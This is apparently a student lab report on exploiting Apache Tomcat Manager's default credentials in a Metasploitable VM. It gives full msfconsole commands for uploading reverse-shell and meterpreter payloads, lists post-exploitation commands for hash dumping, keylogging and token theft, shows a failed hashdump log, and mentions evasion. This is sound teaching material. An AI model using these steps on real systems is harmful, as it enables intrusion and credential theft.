Penetration Testing 2

Rebecca Fox and Yemi Shin

Part 2:

Exploit Name: Apache Tomcat Manager Authenticated Upload Code Execution
Exploit Tag: `exploit/multi/http/tomcat_mgr_upload` (source)

Simple, step-by-step instructions (reference):

1. Payload 1: java/meterpreter/reverse_tcp
   Step-By-Step (Type in msfconsole):

```
1. use exploit/multi/http/tomcat_mgr_upload
2. msf exploit(multi/http/tomcat_mgr_upload) > set rhost 10.0.2.4
3. msf exploit(multi/http/tomcat_mgr_upload) > set rport 8180
4. msf exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
5. msf exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
6. msf exploit(multi/http/tomcat_mgr_upload) > set payload
   java/meterpreter/reverse_tcp
7. msf exploit(multi/http/tomcat_mgr_upload) > exploit
```

2. Payload 2: java/shell/reverse_tcp
   Step-By-Step (Type in msfconsole):

```
1. use exploit/multi/http/tomcat_mgr_upload
2. msf exploit(multi/http/tomcat_mgr_upload) > set rhost 10.0.2.4
3. msf exploit(multi/http/tomcat_mgr_upload) > set rport 8180
4. msf exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
5. msf exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
6. msf exploit(multi/http/tomcat_mgr_upload) > set payload
   java/shell/reverse_tcp
7. msf exploit(multi/http/tomcat_mgr_upload) > exploit
```

How the Exploit Works:


- *Context:*
  The Tomcat Manager console allows for the remote deployment of Java web applications. Console is protected using a set of credentials.

- *Vulnerability:*
  The flaw exists within the installation of the bundled Tomcat server. The default ADMIN account is improperly disabled within 'tomcat-users.xml,' and an account providing manager role level access is left enabled with a default password (Tomcat:Tomcat). A remote attacker can use this vulnerability to execute arbitrary code under the context of the tomcat server. (source, Related Vulnerabilities: CVE[1]-2009-3099,CVE-2010-4094)

[1] CVE stands for 'Common Vulnerabilities and Exposures'

- *General Exploit Strategy:*
  Using the credentials, a remote attacker can install a malicious application on the affected server and run arbitrary code with Tomcat's privileges. (source1, source2)

- *Our Chosen Exploit's Mechanism: How does the attacker install and run a payload?*
  - Payload is uploaded as a WAR archive containing a jsp application using a POST request against the /manager/html/upload component
    - *WAR*(Web Application Resource or Web application ARchive) is a file used to distribute a collection of resources that constitute a Java web application (such as JAR, JavaServer Pages, Java Servlets, etc)
    - *JSP* (Java Server Pages) is a server-side programming language of Java
    - *POST request* is a HTTP request that is often used to upload a file or to submit a completed web form.
    - /manager/html/upload - a manager application page where you can upload your war files (image source)



192.168.1.101:8080/manager/html

/struts2-rest-showcase	*None specified*	Struts 2 Rest Example	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/struts2-showcase	*None specified*	Struts Showcase Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload Browse... shell.war

Deploy

  - So in sum, if we want to open up a shell, for example, we choose a payload (piece of code that will do that), log onto Tomcat manager server with the default credentials (vulnerability), upload our payload as WAR file, and execute the file (read below for one way of doing this), which will open up a shell, just like we wanted.

- One way of running the uploaded WAR file containing the payload, if we are executing the payload via a web interface like the one above, is typing in the browser *http://target_IP:port/file_name*. This will trigger the execution of the file because when the browser puts a GET request for the file, because it is a JSP file, the server executes the file before returning the output. Output in this case, would be an active shell on the target computer.

Description of Each Payload and How They Differ:

1. *Payload 1:* `java/meterpreter/reverse_tcp`
   Meterpreter (or Meta-Interpreter) payload is a commonly deployed payload in Metasploit to gain access to the target computer's system. When an attacker exploits the target with this payload, a Meterpreter prompt is open on the target computer, from which the attacker can carry out their malicious activities. Meterpreter is deployed using in-memory DLL[2] injection, which means that Meterpreter resides entirely in memory and writes nothing to disk. No new processes are created because Meterpreter injects itself into an existing, compromised process, from which it can then migrate to other processes (kind of like a virus? In a biological sense) As a result, tracking down a Meterpreter is more difficult to achieve, than say, a simple Java shell (source).
   a. Some commands that you can use are:
      i. `checkvm` - checks if the target is a virtual machine.
      ii. `getcountermeasure` - checks for security countermeasures deployed by the target system
      iii. `get_application_list` - gives a list of applications installed on target system. Useful for identifying further vulnerabilities
      iv. `credcollect` - dumps all the hashes present for the administrator and users. These hashes can be used to impersonate users, or brute force guess passwords
      v. `hashdump` - similar to above method, collects hashes for all users
      vi. `keylogrecorder` - log all keystrokes made on the target system to the .msf directory
      vii. `shell` - throw back a shell to the host OS. Having shell access means we can do basically whatever we want (aka the whole system is compromised)
      viii. `use incognito` - used to impersonate user tokens to execute jobs with access privileges. Can get the process list by use `ps` command, and by using the command `steal_token <pid>`

[2] A *DLL*, or Dynamic Link Library, is a library that contains code and data that can be used by more than one program at the same time. This means that if a malicious program is attached to a DLL, it now is able to share the resources with other programs that could potentially be vulnerable to exploitation (source).

    b. Persistence Mode: This mode allows attackers to keep access to the system for further exploitation. It installs Visual Basic Script, which sustains connections to the target computer that was configured at the first time of the exploitation.


2. *Payload 2:* `java/shell/reverse_tcp`
   Shell payload is another commonly used Metasploitable payload. To create a shell, this payload spawns a piped command[3] on the target machine. When an attacker exploits the target with this payload, a reverse shell, or a command prompt that is connected to the target computer, will appear, which the attacker can use just like any other command line prompt, to carry out their malicious activities, such as traverse victim's directory, upload a Trojan, etc.
3. *Similarities between Payloads:*
    a. Both payloads use a technique called *reverse_tcp* to establish a connection between the attacker's machine and the victim's machine.
    b. How a *reverse_tcp* works:
        i. Usually, when a TCP connection is initiated, it is from client to server. Good example is your browser establishing a connection with Google. (Remember TCP handshake?)
        ii. When the server initiates the connection the other way around, this is called a reverse TCP connection.
        iii. Most of the forward connection (the normal one) to servers are firewalled. Aka, it's difficult to break, even if the server is compromised.
        iv. However, most firewalls have no problem with the server initiating a connection to the client first!
        v. So we take advantage of this vulnerability, and compromise the remote server and ask it to initiate a connection with our attacking machine.
        vi. We set up a listener on our machine, and when the victim server pings back with a successful connection, the victim unknowingly serves a shell, which we can then exploit (unfortunately). (source1, source2)
4. *Differences between Payloads:*
    a. Shell payloads and Meterpreter payloads have slightly different ways of loading and executing the payload onto the target machine. Shell payloads are loaded via command line execution, while Meterpreter payloads are loaded via DLL injection (explained above) which gives it a bit more sophistication.
    b. Shell payloads are easier to "launch" because all you need to do is type a command on the remote machine. However, Meterpreter is more robust than a simple Java shell because it contains some functionalities not achievable by pure command line execution, such as screenshot commands and Webcam grabbing.

[3] Piped command allows you to mash-up two or more commands at the same time and run them consecutively (cmd.exe on Windows, /bin/sh everywhere else)

c. In addition, Meterpreter, because of its DLL injection technique, is able to stay undercover for longer, making it more difficult to track than a regular shell. (source)

Technique of Data Exfiltration (Our Attempt):

- Using the Meterpreter payload, you can issue the command `run credcollect` or `run hashdump` at the meterpreter prompt to collect the user name and the matching hashes of all users found on the system.
- When I tried it, however, Meterpreter gives me 'script not compatible with this version of Meterpreter' error.
- Meterpreter suggested that there's an updated command for hashdump : `run post/windows/gather/smart_hashdump.`
- But this too, failed, unfortunately.




```
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module.
[*] Running module against metasploitable
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/kali/.msf4/loot/20210602012922_default_10.0.2.4_windows.hashes_348975.txt
[-] Post failed: NoMethodError undefined method `include?' for nil:NilClass
[-] Call stack:
[-]   /usr/share/metasploit-framework/modules/post/windows/gather/smart_hashdump.rb:380:in `is_dc?'
[-]   /usr/share/metasploit-framework/modules/post/windows/gather/smart_hashdump.rb:418:in `smart_hash_dump'
[-]   /usr/share/metasploit-framework/modules/post/windows/gather/smart_hashdump.rb:56:in `run'
```

If run successfully, 'Post' method should be successful.

But just to make sure, I checked the folder `/home/kali/.msf4/loot/` to see if a file was created at least. When I accessed the folder, there was a file! This file (on the right) should contain all the usernames and password hashes.



loot - File Manager

/home/kali/.msf4/loot/

20210602012922_default_10.0.2.4_windows.hashes_348975.txt

1 item, Free space: 64.4 GiB


- But it's empty now.
- Ideally, it should look like (source):

```
Administrator:500:560c5a6604dd552e7c3893b4a1a5e3a0:a38ad238851d3a6673a0047dc68ff8ca:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae93jj73c59d7e0c089c0:::
HelpAssistant:1000:ab57d8e30e1020c587e6449d434ca4eb:1ba62a18ffcd37a1754e13cae7afb3ed:::
SUPPORT_388945a0:1002:aad3b435b51124eeaad3b435b51404ee:2971f42b11of46b0b30f53cf0176eea3:
subodh:1003:560c5a6604dd552e7c3113b4a1anm3a0:a38ad238851d3a2373a0047dc68ff8ca:::
```

Part 3:

One Way We Could Be Spotted:

- Ps → PID = process ID
- Knowing the PID allows you to kill a malfunctioning process
- Ps aux → can see the /bin/sh from tomcat55 → evidence of a shell



```
tomcat55  4849  0.0  1.1  81336 24096 ?        Sl   20:37   0:00 /usr/lib/jvm/ja
tomcat55  4852  0.0  0.0   4488  1596 ?        S    20:37   0:00 /bin/sh
msfadmin  4876  0.0  0.0   2644  1012 tty1     R+   20:40   0:00 ps aux
```


(This image was screenshotted was when we were using the shell payload)

- There are ways to circumvent this, for example, by using the Meterpreter payload in in-cognito mode.

Part 4:

Something We Found Interesting/Entertaining:

When you launch the Metasploit Framework Console, there is a keyboard drawing of a goose saying [honk] before the msf6 > prompt. The ASCII art when you launch metasploit is randomly selected from a set of ASCII art drawings. The art collection is stored in this directory on Kali: /usr/share/metasploit-framework/data/logos. The goose drawing is stored in "honk.txt" in that directory. (see honk.txt below)



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
```